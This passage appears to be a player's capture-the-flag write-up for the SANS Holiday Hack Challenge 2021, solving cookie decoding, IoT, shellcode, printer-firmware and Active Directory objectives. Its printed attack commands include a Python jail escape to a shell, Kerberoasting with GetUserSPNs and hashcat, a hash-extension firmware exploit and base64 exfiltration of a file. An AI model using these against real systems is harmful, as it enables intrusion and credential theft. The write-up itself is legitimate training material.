




# *10) Frostavator*

We need to fix the Jack Tower Frostavator logic gates to restore power. After some tries, I was able to put the correct sequence.

Hint: https://www.geeksforgeeks.org/introduction-of-logic-gates/








# *11) Holiday Hero*

Not completed.


I did change the cookie value and examine the JavaScript code of the game but did not find the correct variable to start the game for just one user.






# *12) Log4j Blue*

A Log4j Blue Team tutorial.

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228









# *13) Log4j Red*

A Log4j Red Team tutorial.

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228

Answer: patching





```
~/web$ runtoanswer
What is Santa's solution for Log4j?

> patching
Your answer: patching

Checking.....
Your answer is correct!

~/web$
```

## *Objectives*

I completed 11 of the 13 objectives.

- 1) KringleCon Orientation
- 2) Where in the World is Caramel Santaigo?
- 3) Thaw Frost Tower's Entrance
- 4) Slot Machine Investigation
- 5) Strange USB Device
- 6) Shellcode Primer
- 7) Printer Exploitation
- 8) Kerberoasting on an Open Fire
- 9) Splunk!
- 10) Now Hiring!
- 11) Customer Complaint Analysis
- 12) Frost Tower Website Checkup
- 13) FPGA Programming

# 1) KringleCon Orientation

Simple objective to get you on the mood, where you pick a cool WIFI adapter: ALPHA AWUS036.


# 2) Where in the world is Caramel Santiago?


An ELF version of the famous game "Where in the world is Carmen Santiago". We must discover the ELF identity across different countries by looking at the left tracks. By using the flask-unsign tool we can decode the session cookie that contains evidences to help us thought the game. By decoding each session cookie for each country we visit, we can guess the elf name. We can also get coordinates based on the Military Grid System and we must locate it on a map.

https://en.wikipedia.org/wiki/Carmen_Sandiego


Tool: https://pypi.org/project/flask-unsign/

Hint:
https://en.wikipedia.org/wiki/Military_Grid_Reference_System
https://what3words.com/

Answer: Jewel Loggins



```
┌──(vulnex㉿kali)-[~/sans_xmasctf2021]
└─$ flask-unsign --decode --cookie '.eJxNUU1v2zAM_SsCz84QWbZl-bphX9ghaAv00BQDLVG2EEcKZLlDVvS_T8p66I14fHx8fHwFvUb7O4UTeRigERb3opdWtxZbXnOSfK_VWHfKcKn7ngsrJLVQgcFrHngk42ktdQW02Iz8pD-0sF9hmpxf_6PfnU8rDE_wMNOVneiSmJ5Jn5yfWJrJRfbFrTpEw_By-ZRnZowGniuw6E04Z9H7hJE9YiyCkytrbpTWDFuEgdcVOG_otgYSjoW3oJ82nCgjh2uagy9Y0Jhc8DfJLaUJY6rYN4pn9OWEcCnd4vUJDgtqmsNiKObOXXhB7-jsKvbV-axdth8iThtV7PNf0jO7o8s2Lk7Dc7Yeb9bviQwNbdtlIGyJSggfdTNxODrhciBjtnLpexJZ_MXpFOL14f01r2zGdR6O8DWN5qNQraI-f6bmVo6tFly2RtfdyA3xrrNa72WrapSWi8a2Rpie-q4Rwh6hYpHWHJymH2ZgR5Cio1qZeif1qHeNVHw3KlI72itlG4l7juIIb_D2Dx97sEg.YcOKtA.p5vGPsZ8ZATiJdnhCut5Pap4Ipk'
{'csrf_token': '43fa0387fc5fa5121e710c9b269d17c8813f37e5', 'day': 'Wednesday', 'elf': 'Jewel Loggins', 'elfHints': ['They kept checking their Discord app.', 'hard'], 'fandom': 'Star Wars', 'gif': 'hard', 'hour': 12, 'indents': 'tabs', 'language': 'Python', 'location': 'Stuttgart, Germany', 'options': [['Placeholder', 'Rovaniemi, Finland', 'Prague, Czech Republic']], 'randomSeed': 556, 'route': ['Placeholder'], 'socialmedium': 'Discord', 'victoryToken': '{ hash:"644c1b3959e89b221f7b5c3175dc26b1de166fcc07592a7f134f5d3d8e86433f", resourceId: "736e29d2-7cbc-4791-b9e9-e099f47a01a3"}'}
```





# 3) Thaw Frost Tower's Entrance

Using the WIFI adapter we find an open WIFI that connect us to the Nidus Thermostat device. Reading the API documentation, we can change the temperature on the thermostat to melt the ice door on the Frost Tower entrance. Hello IoT hacking.




```
elf@e1b0c317ea80:~$ iwconfig
wlan0     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=22 dBm
          Retry:off   RTS thr:off   Fragment thr=7 B
          Power Management:on

elf@e1b0c317ea80:~$ iwconfig wlan0 essid FROST-Nidus-Setup
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/ to compl
ete setup
(The setup is compatible with the 'curl' utility)
elf@e1b0c317ea80:~$ iwconfig
wlan0     IEEE 802.11  ESSID:"FROST-Nidus-Setup"
          Mode:Managed  Frequency:5.2 GHz  Access Point: 02:4A:46:68:69:21
          Bit Rate=400 Mb/s   Tx-Power=22 dBm
          Retry:off   RTS thr:off   Fragment thr=7 B
          Power Management:off
          Link Quality=52/70  Signal level=-58 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:2545   Missed beacon:0

elf@e1b0c317ea80:~$
```

```
elf@e1b0c317ea80:~$ curl http://nidus-setup:8080/

Nidus Thermostat Setup

WARNING Your Nidus Thermostat is not currently configured! Access to this
device is restricted until you register your thermostat » /register. Once you
have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations
42 N.P.H.S 2600(h)(0) - frostbite protection, you may adjust the temperature.

API

The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc
elf@e1b0c317ea80:~$
```

```
elf@e1b0c317ea80:~$ curl http://nidus-setup:8080/register

Nidus Thermostat Registration

Welcome to the Nidus Thermostat registration! Simply enter your serial number
below to get started. You can find the serial number on the back of your
Nidus Thermostat as shown below:
```


```
device is restricted until you register your thermostat » /register. Once you
have completed registration, the device will be fully activated.

In the meantime, Due to North Pole Health and Safety regulations
42 N.P.H.S 2600(h)(0) - frostbite protection, you may adjust the temperature.

API

The API for your Nidus Thermostat is located at http://nidus-setup:8080/apidoc
elf@d1b8ccb4ea8b:~$ curl -XGET http://nidus-setup:8080/api/cooler
{
  "temperature": -39.38,
  "humidity": 84.92,
  "wind": 8.23,
  "windchill": -49.16
}
elf@d1b8ccb4ea8b:~$ curl -XPOST -H 'Content-Type: application/json' \
  --data-binary '{"temperature": -40}' \
  http://nidus-setup:8080/api/cooler
{
  "temperature": -39.33,
  "humidity": 83.07,
  "wind": 10.23,
  "windchill": -50.44
}
elf@d1b8ccb4ea8b:~$ curl -XPOST -H 'Content-Type: application/json'   --data-binary '{"temperat
ure": 50}'   http://nidus-setup:8080/api/cooler
{
  "temperature": 50.94,
  "humidity": 81.11,
  "wind": 9.08,
  "windchill": 57.35,
  "WARNING": "ICE MELT DETECTED!"
}

elf@d1b8ccb4ea8b:~$
```

# *4) Slot Machine Investigation*


Frosts Frosty Fortune is a slot machine in the Frost Tower that we must tamper with to win. Using Burp Proxy we can intercept the request between browser and server to make changes on the fly.

By change the numline parameter to a big negative number we achieve our objective.

Target: [https://slots.jackfrosttower.com/](https://slots.jackfrosttower.com/)








# 5) Strange USB device


In this objective we must analyze and decode a USB Rubber Ducky payload. The objective terminal comes with a cool tool we can use to decode the ducky script: Mallard.


https://hak5.org/products/usb-rubber-ducky-deluxe


Tool: https://github.com/dagonis/Mallard


Answer: ickymcgoop




# 6) Shellcode Primer

Years has passed since I wrote a shellcode, so very fun challenge. For this objective we must test our assembly skills to write a shellcode.

Answer: cyber security knowledge

Introduction

```
; Set up some registers (sorta like variables) with values
; In the debugger, look how these change!
mov rax, 0
mov rbx, 1
mov rcx, 2
mov rdx, 3
mov rsi, 4
mov rdi, 5
mov rbp, 6

; Push and pop - watch how the stack changes!
push 0x12345678
pop rax

push 0x1111
push 0x2222
push 0x3333
pop rax
pop rax
pop rax

; This creates a string and references it in rax - watch the debugger!
call getstring
  db "Hello World!",0
getstring:
pop rax

; Finally, return 0x1337
mov rax, 0x1337
ret
```

LOOPS

```
; We want to loop 5 times - you can change this if you want!
mov rax, 5

; Top of the loop
top:
  ; Decrement rax
  dec rax

  ; Jump back to the top until rax is zero
  jnz top

; Cleanly return after the loop
ret
```

Returning a Value


```
; TODO: Set rax to 1337
mov rax , 1337

; Return, just like we did last time
ret
```

System Calls

```
; TODO: Find the syscall number for sys_exit and put it in rax
mov rax, 60

; TODO: Put the exit_code we want (99) in rdi
mov rdi, 99

; Perform the actual syscall
syscall
```

Calling Into the Void

```
; Push this value to the stack
push 0x12345678

; Try to return
ret
```



Getting RIP

```
; This is where the function *thinks* it is supposed to return
nop

; This is a 'label' - as far as the call knows, this is the start of a
function
place_below_the_nop:

; TODO: Pop the top of the stack into rax
pop rax

; Return from our code, as in previous levels
ret
```

Hello, World!

```
; This would be a good place for a call
call do_jmp

; This is the literal string 'Hello World', null terminated, as code.
Except
; it'll crash if it actually tries to run, so we'd better jump over it!
db 'Hello World',0

; This would be a good place for a label and a pop
do_jmp:
pop rax

; This would be a good place for a re... oh wait, it's already here.
Hooray!
ret
```

Hello, World!!

```
; TODO: Get a reference to this string into the correct register
call do_jmp

db 'Hello World!',0

; Set up a call to sys_write
; TODO: Set rax to the correct syscall number for sys_write
do_jmp:
mov rax, 1
```

```
; TODO: Set rdi to the first argument (the file descriptor, 1)
mov rdi, 1

; TODO: Set rsi to the second argument (buf - this is the "Hello World"
string)
pop rsi

; TODO: Set rdx to the third argument (length of the string, in bytes)
mov rdx, 12

; Perform the syscall
syscall

; Return cleanly
ret
```


Opening a File


```
; TODO: Get a reference to this string into the correct register
call do_jump
db '/etc/passwd',0

; Set up a call to sys_open
; TODO: Set rax to the correct syscall number
do_jump:
mov rax, 2

; TODO: Set rdi to the first argument (the filename)
pop rdi

; TODO: Set rsi to the second argument (flags - 0 is fine)
mov rsi,0

; TODO: Set rdx to the third argument (mode - 0 is also fine)
mov rdx,0

; Perform the syscall
syscall

; syscall sets rax to the file handle, so to return the file handle we
don't
```

```
; need to do anything else!
ret
```

Reading a File

```
; TODO: Get a reference to this
call do_jump
db '/var/northpolesecrets.txt',0

; TODO: Call sys_open
do_jump:
pop rdi
mov rsi,0
mov rdx,0
mov rax, 2
syscall

; TODO: Call sys_read on the file handle and read it into rsp
mov rdi, rax
lea rsi, [rsp]
xor rdx, rdx
mov dx, 0xfff
mov rax,0
syscall

; TODO: Call sys_write to write the contents from rsp to stdout (1)
xor rdi, rdi
mov dil, 1
mov rdx, rax
mov rax, 1
syscall

; TODO: Call sys_exit
mov rax,60
syscall
```




# 7) Printer Exploitation

Really cool objective where we must exploit a printer firmware. First, we must download the firmware and examine its content. Second, we create a zip file with our payload, I went for a simple bash script. Third our custom zip must be appended to the firmware zip using the hash_extender tool. Fourth, create a json file to be uploaded to the printer, and last exploit the printer.


Tool: https://github.com/iagox86/hash_extender


Target: https://printer.kringlecastle.com


Commands to run


**$ hash_extender --file=printer_firmware.zip --secret=16 --appendfile=runme.zip -s 2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 --format=sha256 --out-data-format=raw -o exploit.zip**


Answer: Troll_Pay_Chart.xlsx






# *8) Kerberoasting on an Open Fire*

Hard but awesome objective. In this objective we must exploit ELF University (ElfU) Domain Controller (Active Directory) to gain access to a document by using a Kerberoasting attack. We start by escaping a Python login app, do network scanning using nmap, identify networks and servers, execute PowerShell on Linux, run GetUserSPN from Impacket to get a hash (Kerberoasting attack), cracking the hash using Hashcat, connecting to the DC to run powershell scripts to add our user to a specific group so we can access a document in the file share server, and finally exfiltrate the PDF document.

Powershell Scripts https://github.com/chrisjd20/hhc21_powershell_snippets

Answer: Kindness

Commands to run (Not in order and different sessions/terminals)

**Crtl+d**
**>>> import os; os.system('/bin/bash')**
**$ nmap -A -Pn 172.17.0.0/24**
**$ smbclient -L //172.17.0.3**
**$ nmap -script dns-srv-enum -script-args "dns-srv-enum.domain='elfu.local'**
**$ /usr/local/bin/GetUserSPNs.py -outputfile spns.txt elfu.local/rswpfcrmbf -request -dc-ip dc01.elfu.local**
**$ cewl --with-numbers -w elfu_words.txt https://register.elfu.org/register**
**$ hashcat -m 13100 -a 0 ./spns.txt --potfile-disable -r ./OneRuleToRuleThemAll.rule --force -O -w 4 --opencl-device-types 1,2 ./elfu_words.txt**
**$ pwsh**
**$ smbclient //172.17.0.4/research_dep -U elfu/rswpfcrmbf**
**$ base64 SantaSecretToAWonderfulHolidaySeason.pdf**
**$ cat newsanta.txt | base64 -d > santa.pdf**

PowerShell scripts

Connect to DC


```
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQB
uAGwAdQAwAEIATgAwAEoAWQBuAGcAPQA9AHwANgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQB
lADYAZAA2
